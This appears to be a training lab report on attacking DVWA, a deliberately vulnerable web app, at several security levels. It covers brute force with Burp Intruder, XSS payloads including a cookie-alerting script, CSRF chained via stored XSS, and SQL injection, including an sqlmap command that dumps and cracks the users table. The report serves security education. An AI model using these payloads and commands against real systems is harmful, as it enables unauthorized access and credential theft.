DVWA High Security - Vulnerability Report

Basic Information

Name: Hamza Mohamed Anwar

Environment: DVWA on Kali Linux

Security Level: High

Vulnerability: Brute Force

Status: Successful

Description:

Brute Force is an attack where an attacker systematically tries multiple username-password combinations to gain unauthorized access. If protections like account lockout or rate limiting are weak or absent, tools like Burp Suite can automate the process to find valid credentials.

Tools Used:

Kali , Burp Suite

Payloads Used:

1- Random passwords simple list

2- static CSRF Token(Recursive grep)

Attack Steps:

1. Sent a test login request from the DVWA login form to **Burp Suite Proxy**.

2. Forwarded the request to **Intruder** for automated testing.

3. Configured **Positions**:

- Selected the **password** and **user_token** fields as payload positions.

4. Chose **Attack Type: Pitchfork** to use two payload lists simultaneously:

- Payload 1: Simple list containing password guesses.
- Payload 2: Recursive Grep for dynamically extracted CSRF tokens.

5. In **Grep Match**, cleared all default values and added only the string "incorrect" to identify failed attempts.

6. In **Grep Extract**, selected the CSRF token from the response and enabled **Recursive Grep** to keep it updated with every request.

7. Set **Follow Redirections** to **Always**.


8. Started the attack. Burp Intruder was able to detect the correct password based on the absence of the "incorrect" keyword in the response.

Result:

The attack was **successful**. I used Burp Suite Intruder to automate login attempts. A valid

username-password combination was found based on a unique response length, confirming unauthorized access was achieved.

Screenshot:



Vulnerability: Stored XSS

Status: Successful

Description:

Stored XSS occurs when malicious scripts are permanently stored on the server (e.g., in a database) and executed whenever a user loads the affected page. This can lead to session hijacking, data theft, or full account compromise.

Tools Used:

Kali , javascript

Attack Steps:

1. Identified that the input field (e.g., message or comment) stores user data and displays it later without full sanitization.

2. Noticed that the server filters out <script> tags to prevent script injection.

3. Bypassed the filter by using an alternative payload:

<img src/onerror=alert("HACKED")>

4. Submitted the payload into the input field.


5. Visited the page where stored content is displayed.

6. Observed the execution of the injected JavaScript via the browser alert, confirming the **Stored XSS** vulnerability despite filtering.

Result:

The attack was successful. The injected payload <img src/onerror=alert("HACKED")> bypassed filtering and was stored in the application. Upon visiting the affected page, the script executed, confirming a Stored XSS vulnerability.

Screenshot:


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: >
Message: alert(Hacked)
Name:
Message: Hello world
More Information

Name:
<img src="" onerror="alert("HACKED")">
Message: Hello world
No element selected.

Vulnerability: Reflected XSS

Status: Successful

Description:

Reflected XSS occurs when user-supplied input is immediately echoed in the server's response without proper validation or encoding. The payload is delivered via a URL or form input and executed in the user's browser, allowing attackers to run arbitrary scripts.

Tools Used:

Kali , Portswigger.

Attack Steps:

1. Located the input field where user input is immediately reflected in the response (e.g., search or message parameter).

2. Crafted a payload to execute JavaScript via an image tag:

<img src/onerror=alert("HACKED")>

3. Submitted the payload as input into the vulnerable field.

4. Observed that the input was reflected back into the HTML without proper sanitization or encoding.


5. The payload was executed in the browser, triggering the alert pop-up.

6. Verified script execution via the browser's **Inspect Element** console, confirming a successful **Reflected XSS** attack.

Result:

The Reflected XSS attack was successful. The malicious payload <img src/onerror=alert("HACKED")> was executed when submitted, confirming that the application reflects unsanitized user input directly into the response, making it vulnerable to XSS.

Screenshot:


Library
Type here to sea...
My Computer
Metasploitable2-
KALI
Windows 10 x64
Windows Server
Android
Home
KALI
1 2 3 4
15:35
Vulnerability: Reflected
127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<img+src%2Fonerror%3Dalert("HACKED")>#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
127.0.0.1
HACKED
OK
Read 127.0.0.1
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Vulnerability: DOM XSS

Status: Successful

Description:

DOM-based XSS occurs when malicious input is processed by client-side JavaScript and reflected in the page without proper sanitization. The vulnerability lies in the browser, not the server, and is often triggered through the URL fragment or other DOM sources.

Tools Used:

Kali , Owasp Dom based XSS attack Report.

Attack Steps:

1. Identified that the application reflects values from the **URI fragment** (after the # symbol) into the DOM without proper sanitization.

2. Crafted a payload in the URL using the fragment portion:

#default=<script>alert(document.cookie)</script>


3. Navigated to the page with the full URL containing the payload.

4. Observed that the JavaScript code was executed in the browser context, confirming the presence of a **DOM-based XSS** vulnerability.

Result:

The DOM-based XSS attack was successful. By injecting a script into the URI fragment, the payload was executed in the browser without any server interaction. This confirmed that the application reflects unsanitized user input directly into the DOM, making it vulnerable to client-side script execution.

Screenshot:



Vulnerability: CSRF

Status: Successful

Description:

CSRF (Cross-Site Request Forgery) allows an attacker to trick an authenticated user into performing unintended actions, like changing a password, without their consent. It exploits the user's active session and can bypass weak token protection if combined with other vulnerabilities like XSS.

Tools Used:

Burp Suite, KALI , HTML code

Attack Steps:

Retrieved the user_token from the **page source** to use in the CSRF request.

Switched the DVWA security level to **Low** to successfully inject a **Stored XSS** payload.

Composed a malicious message containing an HTML <img> tag pointing to the CSRF URL with the valid token.

Intercepted the **XSS Stored request** using **Burp Suite Proxy**.

Replaced the message content in the request with the crafted **CSRF HTML code**.


Forwarded the request and intercepted the server's response.

Observed the response message "Password Changed", confirming the success of the CSRF attack.

Result:

The CSRF attack was successfully executed. By injecting a crafted HTML payload via Stored XSS, the attacker was able to trigger a password change request on behalf of an authenticated user. The response message "Password Changed" confirmed that the action was completed without user interaction, demonstrating a successful CSRF exploit.

Screenshot:


Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
Response
Inspector
Password Changed.

Vulnerability: SQL Injection

Status: Successful

Description:

SQL Injection is a vulnerability that allows an attacker to manipulate database queries by injecting malicious input into SQL statements. In this case, the input was not properly sanitized, allowing the attacker to bypass logic and retrieve unauthorized data from the database.

Tools Used:

KALI , Sql Query

Attack Steps:

1. Identified the vulnerable parameter in the URL that accepts user_id.

2. Injected the payload: 1' OR 1=1#

3. The payload modified the original SQL query to:

SELECT first_name, last_name FROM users WHERE user_id = '1' OR 1=1#' LIMIT 1;


4. The OR 1=1 condition always evaluates to true, and the # comment symbol bypassed the rest of the query (e.g., LIMIT 1).

5. As a result, all records from the users table were displayed, confirming successful SQL Injection.

Result:

The SQL Injection attack was successful. By injecting a crafted payload, the application returned multiple user records instead of just one, confirming that the backend SQL query was manipulated. This indicates that the input was not properly sanitized or parameterized.

Screenshot:


Vulnerability: SQL Inj
PayloadsAllTheThings
SQL injection cheat she
127.0.0.1/dvwa/vulnerabilities/sqli/
Apps
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHun...
OffSec
Exploit-DB
Google Hack...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Inje
Click here to change your ID.
ID: 99' or 1=1#
First name: admin
Surname: admin
ID: 99' or 1=1#
First name: Gordon
Surname: Brown
ID: 99' or 1=1#
First name: Hack
Surname: Me
ID: 99' or 1=1#
First name: Pablo
Surname: Picasso
ID: 99' or 1=1#
First name: Bob
Surname: Smith
More Information
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium
127.0.0.1/dvwa/vulnerabilities/sqli/session-input.php#
Session ID: 99' or 1=1#
Submit
Close

Vulnerability: Blind SQL Injection

Status: Level High ➔ Failed

Level Medium ➔ Success

Description:

Blind SQL Injection occurs when the application does not display query results but still responds differently based on injected input. Attackers exploit this by observing behavior changes (like response time or messages) to extract data from the database, even without direct output.

Tools Used:

Burp Suite, KALI , Sqlmap

Attack Steps:

1. Intercepted a valid request to the vulnerable page using **Burp Suite Proxy**.

2. Sent the request to **Burp Proxy** and confirmed no visible query output (indicating a blind injection point).

3. Saved the request to a file from Burp Suite.

4. Used **SQLMap** to automate the injection process with the saved request file:

sqlmap -r sqli.req -p 'id' --batch -D dvwa -T users -C user,password --dump


5. SQLMap successfully exploited the injection on **Medium Security**, confirming the vulnerability and retrieving database information.

6. Repeated the process on **High Security**, but the attack failed due to stronger input validation or CSRF token protection.

Result:

The Blind SQL Injection was successful on the Medium security level using SQLMap, which was able to retrieve database information. However, the attack failed on the High level due to enhanced security measures, likely involving input validation or token-based protection.

Screenshot:


Library
My Computer
Metasploitable2-
KALI
Windows 10 x64
Windows Server
Android
Home
KALI
Vulnerability: SQL Injecti
127.0.0.1/dvwa/vulnerabilities/sqli_blind/#
hamza@kali: ~/Downloads
File Actions Edit View Help
[10:49:03] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[10:49:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:49:04] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:49:04] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[10:49:04] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:49:04] [INFO] starting 3 processes
[10:49:05] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:49:05] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:49:06] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:49:07] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)
[10:49:12] [INFO] table 'dvwa.users' dumped to CSV file '/home/hamza/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[10:49:12] [INFO] fetched data logged to text files under '/home/hamza/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 10:49:12 /2025-08-04/
(hamza@kali)-[~/Downloads]
$
(Blind)
DVWA Security
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.